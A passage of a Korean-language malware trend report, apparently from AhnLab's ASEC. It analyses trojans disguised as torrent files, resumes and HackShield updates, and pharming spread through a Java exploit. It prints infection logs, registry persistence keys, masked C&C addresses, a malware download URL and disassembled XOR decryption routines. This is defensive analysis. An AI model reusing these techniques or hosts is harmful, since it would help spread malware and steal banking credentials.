


그림 1-22 | 복구 툴 다운로드에 필요한 정보를 입력하는 필드

[그림 1-23]과 같이 비트크립트가 어떻게 암호화된 파일을 복구하는지 보여주는 유투브 동영상 링크도 제시한다.




그림 1-23 | 비트크립트 시연 동영상 링크

V3 제품에서는 해당 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Trojan/Win32.Yakes (2014.02.12.03)

토렌트로 위장한 악성코드

현재 방영되고 있는 드라마의 토렌트 파일로 위장한 악성코드가 발견돼 사용자들의 주의가 요구된다([그림 1-24]). 해당 악성코드는 P2P 사이트 등을 통해 유포된 것으로 추정된다.

그림 1-24 | 토렌트 파일로 위장한 악성코드

토렌트로 위장한 파일은 [그림 1-25]와 같이 PE 파일로 확인되었으며 사용자가 해당 파일을 실행하면 [그림 1-26]의 사이트로 연결된다.




그림 1-25 | PE 파일로 확인되는 악성코드




그림 1-26 | PE 파일 실행 시 연결되는 사이트

이때 다음과 같은 파일들이 생성된다. 해당 프로세스 모니터링 로그는 [표 1-4]와 같다.

[파일 생성]
1.exe
2.exe
53FRT4v5A1.exe
Project1.exe
MSWINSCK.ocx (정상)

[OCN]~.E05.~	START	
[OCN]~.E05.~	CREATE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\2.exe
2.exe	START	
[OCN]~.E05.~	CREATE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Project1.exe
Project1.exe	START	
[OCN]~.E05.~	EXIT	
2.exe	CREATE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\53FRT4v5A1.exe
53FRT4v5A1.exe	START	
2.exe	CREATE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\1.exe
1.exe	START	
2.exe	EXIT	
Project1.exe	CREATE	C:\WINDOWS\explorer.exe
explorer.exe	START	
svchost.exe	CREATE	C:\Program Files\Internet Explorer\IEXPLORE.EXE
iexplore.exe	START	
explorer.exe	EXIT	
Project1.exe	EXIT	
1.exe	EXIT	
53FRT4v5A1.exe	EXIT	

표 1-4 | 프로세스 모니터링 로그 정보

위 파일들 중 MSWINSCK.ocx 파일은 드롭되는 파일이 아닌 다운로드되는 파일로 보이며, 확인 결과 정상 파일이다. Project1.exe 파일이 iexplorer.exe를 실행하면서 아래 URL에서 다운로드되는 것을 확인할 수 있다.

[URL]
pds26.e****s.com/pds/201401/25/40/MSWINSCK.OCX

1.exe	TCP CONNECT	127.0.0.1 =>125.***.1**.106:80
53FRT4v5A1.exe	TCP CONNECT	127.0.0.1 =>125.***.1**.106:80
1.exe	HTTP CONNECT	127.0.0.1 =>125.***.1**.106:80 pds26.e****s.com/pds/201401/25/40/MSWINSCK.OCX
53FRT4v5A1.exe	HTTP CONNECT	127.0.0.1 =>125.***.1**.106:80 pds26.e****s.com/pds/201401/25/40/MSWINSCK.OCX
53FRT4v5A1.exe	TCP DISCONNECT	127.0.0.1 =>125.***.1**.106:80
1.exe	TCP DISCONNECT	127.0.0.1 =>125.***.1**.106:80
iexplore.exe	TCP CONNECT	127.0.0.1 =>202.1**.**.53:80
iexplore.exe	HTTP CONNECT	127.0.0.1 =>202.1**.**.53:80 www.b****.com/home.php

표 1-5 | 네트워크 모니터링 정보

이처럼 토렌트 아이콘으로 위장하는 방법은 악성코드 제작자들이 즐겨 사용하는 방식이다. 따라서 악성코드 감염을 예방하기 위해서는 합

법적인 서비스를 이용해야 한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Trojan/Win32.Magania (2014.03.05.04)
Backdoor/Win32.Agent(2014.03.05.04)
Trojan/Win32.Agent(2014.03.05.04)

자바 취약점을 노린 파밍 악성코드 유포

보안이 취약한 다수의 웹사이트에 iframe 스크립트를 삽입하여 banki 류의 악성코드를 유포하는 형태의 공격이 발생했다. banki류 악성코드는 자바 취약점(CVE-2012-1723)을 악용해 유포되었다. 현재까지 어린이 용품 판매 사이트, 대형 교회, 교육 관련 사이트 등이 침해된 것으로 확인됐다.




그림 1-27 | iframe이 삽입된 침해 사이트

[그림 1-27]과 같이 삽입된 iframe에 의해 악성 스크립트가 호출되고 자바 취약점을 통해 악성코드에 감염된다.

그림 1-28 | 악성코드 유포지 난독화 스크립트

다운로드된 'b7a8n9k.exe' 악성코드는 감염 시 생성되는 파일 이름만으로도 인터넷 뱅킹 정보를 가로챈다. 실행 시 [그림 1-29]와 같이 감염된 시스템의 호스트(hosts) 파일을 변조하는 것이 확인되고 있다.




그림 1-29 | 악성 파일로부터 생성되는 파일 정보

감염된 PC는 호스트 파일이 수정된 후 hosts.ics를 생성하여 감염된 사용자에게 피싱 사이트로 접속하도록 유도한다.




그림 1-30 | 변조된 호스트 파일

[그림 1-30]과 같이 변조된 호스트 파일을 확인하면 리다이렉트되는 사이트는 국내 대형 은행과 유명 포털 사이트 등이다. 하단에 의미 없는 공백으로 채워 넣은 것은 백신의 파일 진단 기법을 우회하려는 방법으로 추정되나, 안랩은 자사 IP기반 시그니처로 IP 자체에 대해 진단하고 있다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
JS/Exploit (2014.02.26.03)
Java/Exploit (2014.02.24.03)
Win-Trojan/Banker.24576.AS (2014.02.24.00)

이메일에 첨부된 문서 파일로 위장한 악성코드

최근 두 가지 사례가 안랩 시큐리티 대응 센터(ASEC)에 접수됐다. 하나는 이력서 양식 문서로 위장한 악성코드, 다른 하나는 입사지원서로 위장한 악성코드가 이메일을 통해 유포되고 있다는 것이다. 먼저 이력서 양식 문서로 위장한 악성코드 사례를 살펴 본다.

1. 이력서 양식 문서로 위장한 악성코드

첫 번째 사례는 메일에 첨부된 한글 파일이 의심스러워 악성 여부에 대한 확인을 문의해온 경우이다. 해당 첨부 파일은 [그림 1-31]과 같이 '이력서 양식.HWP' 파일이었다.




그림 1-31 | 메일에 첨부된 이력서 양식 파일

첨부된 한글 파일을 실행하면 [그림 1-32]와 같이 실제 이력서 양식의 한글 문서가 실행된다.




그림 1-32 | 악성코드가 숨겨진 한글 문서

사용자는 메일 내용과 관련된 문서 파일로 생각할 수 있지만 실제로는 아래와 같이 파일이 생성되고 악성코드에 감염된다.

```
CREATE      C:₩WINDOWS₩system32₩imapiA.exe
CREATE      C:₩WINDOWS₩system32₩ntmnsv.dll
```

악성코드에 감염되면 시스템 시작 시 자동으로 실행되도록 아래와 같이 레지스트리 값을 등록한다.

```
HKCU₩Software₩Microsoft₩Windows NT₩CurrentVersion₩
Windows₩load
"C:₩WINDOWS₩system32₩imapiA.exe"
```

해당 악성코드 감염 시 아래와 같이 특정 경로에 감염된 시스템 정보가 수집되는 것이 확인됐다.

```
C:₩Documents and Settings₩{사용자 계정}₩Application Data₩
Naver₩Setup₩2rnd-ES.dat
C:₩Documents and Settings₩{사용자 계정}₩Application Data₩
Naver₩Setup₩AU15-26.dat
…
```




그림 1-33 | 수집된 일부 시스템 정보

악성코드는 감염된 시스템에서 사용자에 대한 입력 정보를 수집(키로깅)하여 아래의 파일에 저장한다.

```
C:₩Documents and Settings₩Administrator₩Application Data₩
Microsoft₩Office₩Outlook.pip
```

키로깅된 파일을 [그림 1-34]와 같이 메모장으로 열어 보면 악성코드가 수집된 정보를 확인할 수 있다.

그림 1-34 | 수집된 키로깅 정보

수집된 키로깅 정보는 특정 메일서버(service.mail.com)를 이용하여 악성코드 제작자가 의도한 주소로 메일이 전달된다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
HWP/Exploit (2014.02.25.04)
Trojan/Win32.Dloader (2014.02.26.00)
Trojan/Win32.Agent (2014.02.26.00)

2. 입사지원서로 위장한 악성코드

입사지원서로 위장한 악성코드의 사례를 살펴보자. 메일에 첨부된 파일은 [그림 1-35]와 같이 MS워드 문서로 보인다. 하지만 '알려진 파일 형식의 파일 확장명 숨기기' 옵션을 비활성화하면 .exe 파일인 실행 파일로 확인할 수 있다. 확장자가 보이지 않더라도 윈도 탐색기에서 해당 파일에 대한 정보를 확인하면 '응용 프로그램'임을 알 수 있다.

그림 1-35 | 입사지원서로 위장한 첨부 파일

[그림 1-36]과 같이 파일은 발급자가 MS라고 되어 있지만 유효하지 않은 디지털 서명이라고 나타난다. 확인해보면 해당 파일은 실행 압축 파일로, 악성 파일과 정상 입사지원서인 lsg.docx 문서 파일이 포함되어 있다.




그림 1-36 | 입사지원서로 위장한 악성코드의 디지털 서명 정보

메일에 첨부된 파일(**.exe) 실행 시 [그림 1-37]과 같이 정상 입사지원서 문서 파일이 나타나기 때문에 사용자는 악성코드 감염을 인지하기 어렵다.




그림 1-37 | 입사지원서 내용

입사지원서에는 지원자 인적사항, 학력, 가족사항, 자기소개서 등이 포함되어 있다. 그러나 지원 동기와 자필 서명란의 이름이 인적사항과 다르게 되어 있다.

악성코드에 감염되면 아래와 같이 파일을 생성하고 시스템을 시작할 때 자동 실행되도록 레지스트리에 등록한다.

[생성되는 파일]
C:₩Documents and Settings₩[사용자 이름]₩Local Settings₩Temp₩Pack_server-86.exe
C:₩Documents and Settings₩[사용자 이름]₩Local Settings₩Temp₩Isg.docx
C:₩WINDOWS₩CCBF34BB₩svchsot.exe
C:₩WINDOWS₩system32₩CCBF34BB.key

[레지스트리 등록]
[HKLM₩Software₩Microsoft₩Windows₩CurrentVersion₩Run]
"CCBF34BB"="C:₩WINDOWS₩CCBF34BB₩svchsot.exe"

또한 [그림 1-38]과 같이 윈도 작업 스케줄러에 등록하여 1시간마다 한 번씩 실행되도록 한다.




그림 1-38 | 등록된 작업 스케줄 내용

Pack_server-86.exe 파일은 svchsot.exe 파일 이름으로 자기 복제본을 생성한다. svchsot.exe 파일은 C&C로 추정되는 아래 도메인에 주기적으로 접속하고 키보드 입력 내용을 CCBF34BB.key로 저장한다.

bk****.gn**y.net:8686
bk****.o**p.net:8686

위 도메인은 DNS 서버에 다수의 IP로 등록되어 접속할 때마다 아래 IP로 접속된다.

17*.1*8.25*.*30:8686
2*.8*.*.*0:8686
18*.1**.1*.5:8686
5*.6*.2**.21:8686
24*.1**.4*.48:8686
18*.*.*.9*:8686
5*.7*.1**.1:8686
7*.*.*.9*:8686

V3 제품군에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Win-Trojan/Agent.339216 (2014.02.12.00)
Trojan/Win32.QQPass (2014.02.11.01)

온라인 게임 사용자 노린 허위 파일 유포

최근 특정 온라인 게임 사용자들에게 안랩의 핵쉴드(HackShield) 업데이트 파일을 사칭한 악성코드가 배포된 것이 확인됐다. 핵쉴드는 안랩의 온라인 게임 보안 솔루션으로, 주로 게임의 어떤 수치를 조작하거나 매크로 등의 방지 · 차단을 위한 게임 보안 서비스이다. 다음은 안랩 핵쉴드를 사칭한 악성코드 드롭퍼(Dropper)와 악성코드를 생성하는 악성코드 다운로더(Downloader)를 분석한 결과다.

1. 악성코드(Dropper) 외형 정보

핵쉴드를 사칭하여 다운로더(Downloader)를 생성하는 드롭퍼(Dropper)의 외형 정보는 다음과 같다.

Dropper.exe
(md5: b6b9d14ef2a9bb9b850dcbe3dc4aa927)
File Size : 115,280 bytes
Code Size : 24,576 bytes
Architecture : IA32
Subsystem : GUI

드롭퍼(Dropper) 기능 분석

[그림 1-39]와 같이 핵쉴드를 사칭한 악성코드에 감염되면 드롭퍼(Dropper)는 내부의 또 다른 악성코드(Downloader)를 생성하고 실행시킨다. 또한 정상 핵쉴드 업데이트 파일을 생성하여 구동시킨다.




그림 1-39 | 드롭퍼(Dropper) 실행 프로세스

– Dropper.exe 프로세스

Dropper.exe는 %TEMP% 디렉터리에 자기 자신을 복사한다. 이때 사용할 파일명으로 GetTempFileName API(Application Program Interface)의 결과값을 참조한다. 복사된 악성코드(Dropper)는 항상 랜덤한 파일명을 갖는다. 다만 API 호출 시 PrefixString 매개변수로 'tmp' 문자열을 사용하기 때문에 악성코드는 항상 동일한 문자열(tmp)을 갖는다.

– random.tmp 프로세스

%TEMP% 디렉터리의 드롭퍼는 가장 먼저 정상 핵쉴드 업데이트 파일을 생성하여 구동시킨다. 정상 업데이트 파일(HSUpdate.exe) 데이터는 실행 압축 해제된 random.tmp 이미지의 0x412000에 위치한다. 위치는 리소스 섹션에서 확인할 수 있다(Type: MHM, Name: ID 129, Size: 159,592 bytes). 구동 시 사용되는 API는 ShellExecute이다.

다음으로 random.tmp 프로세스는 svchost1.exe(1,000 bytes) 파일을 %TEMP% 디렉터리 아래에 생성한다. svchost1.exe 파일 데이터는 실행 압축 해제된 random.tmp 이미지 0x407118 번지의 것을 참조한다(참고로 동일한 악성코드 데이터가 0x438F68에도 존재하는데 이는 사용되지 않는다).

계속해서 svchost2.exe(18,969 bytes) 파일을 %TEMP% 디렉터리 아래에 생성한다. svchost2.exe 파일 데이터 역시 실행압축 해제된 random.tmp 이미지의 0x407500에 위치하며, 마찬가지로 0x439350에 동일한 데이터가 있으나 사용되지는 않는다. 두 파일 생성에 모두 성공하면 random.tmp 프로세스는 cmd 셸 명령어를 이용해 병합을 시도한다. 이때 사용되는 명령어는 '/c copy %TEMP%svchost1.exe+%TEMP%svchost2.exe %TEMP%svchost.exe' 이다.

병합 직전에 random.tmp 프로세스는 윈도 기본 방화벽 서비스를 cmd 셸 명령어를 통해 정지하는데 사용되는 명령어는 '/c %TEMP%svchost.exe –install' 이다.

병합이 완료된 실행파일 svchost.exe는 2차 악성코드를 내려 받는 다운로더(Downloader)이다. random.tmp 프로세스는 이 악성코드(Downloader)를 cmd 셸을 통해 구동시킨 후 종료된다.

CPU Disasm

Address	Hex dump	Command	Comments
00401860	6A 04	PUSH 4	
00401862	6A 00	PUSH 0	
00401864	68 ECF94000	PUSH 0040F9EC	; UNICODE "C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩tmp3B.tmp"
00401869	FFD6	CALL ESI	; kernel32.MoveFileExW

CPU Stack

Address	Value	Comments
0012E800	0040F9EC	Existing = "C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩tmp3B.tmp"
0012E804	00000000	New = NULL
0012E808	00000004	Flags = MOVEFILE_DELAY_UNTIL_REBOOT

일반적으로 역할을 다한 드롭퍼는 자체적으로 삭제된다. 이 드롭퍼 역시 자기 자신을 삭제하지만 다른 방법을 사용했다. ramdom.tmp 프로세스는 자기 자신을 삭제하기 위해 MoveFileExW API를 사용한다. 동일 경로와 이름으로 파일을 이동시키고 플래그(Flags) 인수로 MOVEFILE_DELAY_UNTIL_REBOOT 값을 전달함으로써 %TEMP% 디렉터리에서 자신을 삭제한다. 특이한 점은 해당 방법을 사용하면 pagefile.sys 내부 데이터까지 삭제한다는 것이다. 이는 페이지 파일에서 드롭퍼의 복구를 막기 위한 것으로 추정된다.

2. 악성코드(Downloader) 외형 정보

핵쉴드를 사칭한 악성코드(Downloader)의 외형 정보는 다음과 같다.

svchost.exe
(md5: 794dfc8ce2842e40c4c48f6636099d53)
File Size : 19,968 bytes
Code Size : 0 bytes (Header Info)
Architecture : IA32
Subsystem : CUI
Pack Info : NsPack 1.4
OEP : 0x40239C

악성코드(Downloader) 기능 분석

[그림 1-40]과 같이 다운로더(Downloader)는 다양한 사이트에 접근하여 설정 파일, 참조 파일, 악성코드 등을 다운로드한다.




그림 1-40 | 다운로더(Downloader) 실행 프로세스

– svchost.exe 프로세스

svchost.exe 프로세스는 생성시 전달된 인수에 따라 서비스 설치와 제거 역할을 한다. 인수로 '–install'이 전달되었다면 서비스를 설치하여 활성화시키고, '–remove'가 전달되었다면 서비스를 비활성화하여 제거한다. 서비스의 설치와 제거가 성공하면 프로그램을 종료한다.

– svchost.exe 서비스 프로세스

서비스 메인 함수는 실행압축이 해제된 svchost.exe의 0x401610 함수를 기점으로 새로운 쓰레드(Thread)를 생성한다. 이 루틴이 2차 악성코드를 내려 받는 역할을 수행한다. 그리고 서비스 메인 함수는 10초 간격으로 무한 루프에 들어간다.

새로운 쓰레드는 현재 PC가 동일 계열 악성코드에 감염됐을 수도 있다는 전제하에 아래 경로에서 '설정 파일'을 참조한다.

```
Path: C:₩WINDOWS₩version.dat, Section: data, Key: version
Path: C:₩WINDOWS₩version.dat, Section: data, Key: versionname
```

설정 파일에는 다운로드에 필요한 정보가 담겨있다. 예를 들면 버전 키 정보는 '참조 파일'의 시그니처 검사 과정에서 사용되며, 버전네임(versionname) 키 정보는 참조 파일 배포지 경로(URL)를 구성하는데 사용된다.

만약 version.dat 파일이 없으면 사이트(http://fcst.co.kr/board/data/qna/mgame.php)에서 최신 설정 파일을 다운로드한다.
이 URL은 실행압축 해제된 svchost.exe 이미지 내부에 평문 그대로 존재한다. 내려 받은 설정 파일은 다음과 같은 이름으로 저장되며, 차후 'C:₩Windows₩ttt.dat' 와 같은 종류의 악성코드가 사용될 것으로 판단된다.

즉 감염 시스템에 미리 내려 받을 참조 파일의 이름을 설정해두고, 새롭게 배포할 악성코드(Downloader)에는 호스트명만 기입함으로써 악성코드의 복잡성을 높이는 효과를 노린 것이다.

참고로 참조 파일은 정상 사이트의 스크립트 혹은 데이터 파일을 변조해서 사용한다.

10분간 Sleep 상태를 유지한 후 특정 URL에서 참조 파일을 1분 간격으로 다운로드한다.

해당 URL은 실행압축이 해제된 svchost.exe 이미지 내부에 암호문으로 되어 있다. 앞서 설명한 것처럼 호스트명 뒤에 참조파일 이름은 설정 파일의 버전네임 키 값에 의해 결정된다. 만약 설정 파일 혹은 버전네임 키 값이 없는 경우 기본 값으로 panmenu.jpg 문자열이 선택된다.

위 URL 들은 다운로더가 일방적으로 접근할 뿐 참조 파일이 없는 경우가 대부분이다. 하지만 차후 해킹에 성공한다면 참조 파일 배포지로 악용될 우려가 있다.

참조 파일은 아래 경로에 저장되며 파일 첫 번째 줄의 4바이트(bytes) 시그니처 검사를 통해 악성코드가 원하는 파일인지 아닌지를 판단한다. 이때 설정 파일의 버전 키 값이 사용된다.

```
%WINDIR%image.jpg
```

시그니처가 부합하면 image.jpg 파일 두 번째 줄에서 악성코드 배포지 URL과 세 번째 줄에서 저장시킬 때 사용할 악성코드 이름을 확보한다. 물론 두 정보 모두 암호화되어 있다.

악성코드 배포지 URL 및 악성코드 이름 확보에 성공하면 2차 악성코드(PE파일)를 내려 받는다. 최근 이슈가 됐던 동영상 스트리밍 서비스 서버에서 확산됐던 것과 같은 종류의 다운로더는 암호화폐 채굴 기능이 있는 악성코드를 감염시킨다. 하지만 내려 받은 악성코드는 'MZ'시그니처가 없기 때문에 이를 삽입한 후 ShellExecute API를 이용해 구동시킨다. 그리고 10분간 Sleep 상태를 유지한 후 지금까지의 과정을 무한 반복한다.

• 복호 알고리즘

CPU Disasm

Address	Hex dump	Command	Comments
00401050	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+4]	; Arg0: Cipher
00401054	B2 FE	MOV DL,0FE	; KEY: 0xFE
00401056	8A01	MOV AL,BYTE PTR DS:[ECX]	
00401058	84C0	TEST AL,AL	
0040105A	74 0E	JE SHORT 0040106A	
0040105C	32C2	XOR AL,DL	
	; Decrypt Algorithm: XOR		
0040105E	8801	MOV BYTE PTR DS:[ECX],AL	
00401060	8A41 01	MOV AL,BYTE PTR DS:[ECX+1]	
00401063	41	INC ECX	
00401064	FECA	DEC DL	; KEY Scheduling
00401066	84C0	TEST AL,AL	
00401068	^ 75 F2	JNE SHORT 0040105C	
0040106A	C3	RETN	

• 복호 루틴 : 참조 파일 배포지 경로

악성코드 배포지 URL과 악성코드 이름을 갖고 있는 참조 파일의 인터넷 경로(URL)를 확보하기 위해 필요한 암호 루틴이다. 암호문(URL)은 실행압축이 해제된 svchost.exe에 있으며, 암호키와 암호 알고리즘으로 각각 0xFE와 XOR 명령어를 사용한다. 한 번 사용한 암호키는 DEC 명령어로 키 스케줄링을 적용하고 있다.

```
CPU Disasm
Address    Hex dump    Command                    Comments
00401000   8B5424 04   MOV EDX,DWORD PTR SS:[ESP+4] ; Arg0: Cipher
00401004   57          PUSH EDI
00401005   8BFA        MOV EDI,EDX
00401007   83C9 FF     OR ECX,FFFFFFFF
0040100A   33C0        XOR EAX,EAX
0040100C   F2:AE       REPNE SCAS BYTE PTR ES:[EDI]
0040100E   F7D1        NOT ECX
00401010   49          DEC ECX
00401011   5F          POP EDI
00401012   8BC1        MOV EAX,ECX
00401014   74 0E       JE SHORT 00401024
00401016   8A0A        MOV CL,BYTE PTR DS:[EDX]
00401018   80E9 03     SUB CL,3                   ; Decrypt Algorithm: SUB
0040101B   80F1 03     XOR CL,03                  ; KEY: 0x03, Decrypt
Algorithm: XOR
0040101E   880A        MOV BYTE PTR DS:[EDX],CL
00401020   42          INC EDX
00401021   48          DEC EAX
00401022   ^ 75 F2     JNE SHORT 00401016
00401024   8BC2        MOV EAX,EDX
00401026   C3          RETN
```

• 복호 루틴 : 참조파일 배포지 경로

참조 파일의 두 번째 줄에 있는 '악성코드 배포지 URL'과 세 번째 줄의 '악성코드 이름'을 확보하기 위해 필요한 암호 루틴이다. 암호키로 0x03, 암호 알고리즘으로 XOR 명령어가 사용되고 있으며, 복호 과정에서 서브 명령어를 이용한 변환(Substitution) 효과를 부여하고 있다.

보안 업계의 악성코드 배포 서버에 대한 대응이 신속해짐에 따라 악성 다운로더는 다양한 경로에서 악성코드를 내려 받을 수 있도록 방식을 고도화하고 있다. 이번 악성코드 역시 악성코드 배포 서버를 유연하게 선택할 수 있도록 호스트명과 스크립트(또는 그림파일)명을 이분화하고 있으며, 하나의 악성코드 안에 변조되지 않은 호스트명 다수를 부여함으로써 배포지 차단과 대응을 어렵게 하고 있다.

게다가 정상으로 판단되는 사이트도 차후에 해킹된다면 마찬가지로 악성파일을 배포하게 될 가능성이 높다. 따라서 이런 지능적인 다운로더에 대한 효과적인 대응책이 마련되어야 한다.

악성코드의 배포방식은 전통적으로 가장 많이 사용되는 사회공학과 취약점 등을 이용하는 '드라이브-바이-다운로드(Drive-by-download)'가 대표적이다. 하지만 최근에는 업데이트 프로그램의 설계상의 취약성을 노리거나 직접적으로 업데이트 서버를 해킹하여 정상파일을 악성코드로 바꿔 치기 하는 전략이 자주 사용되고 있다.

따라서 업데이트 서버를 운영하는 기업과 기관에서는 서비스 중인 프로그램의 업데이트 방식에 대한 안전성과 업데이트 서버가 보안상 문제는 없는지 세심한 검토가 필요하다.

악성코드 동향

03. 모바일 악성코드 이슈

'토르' 를 사용하는 악성 앱

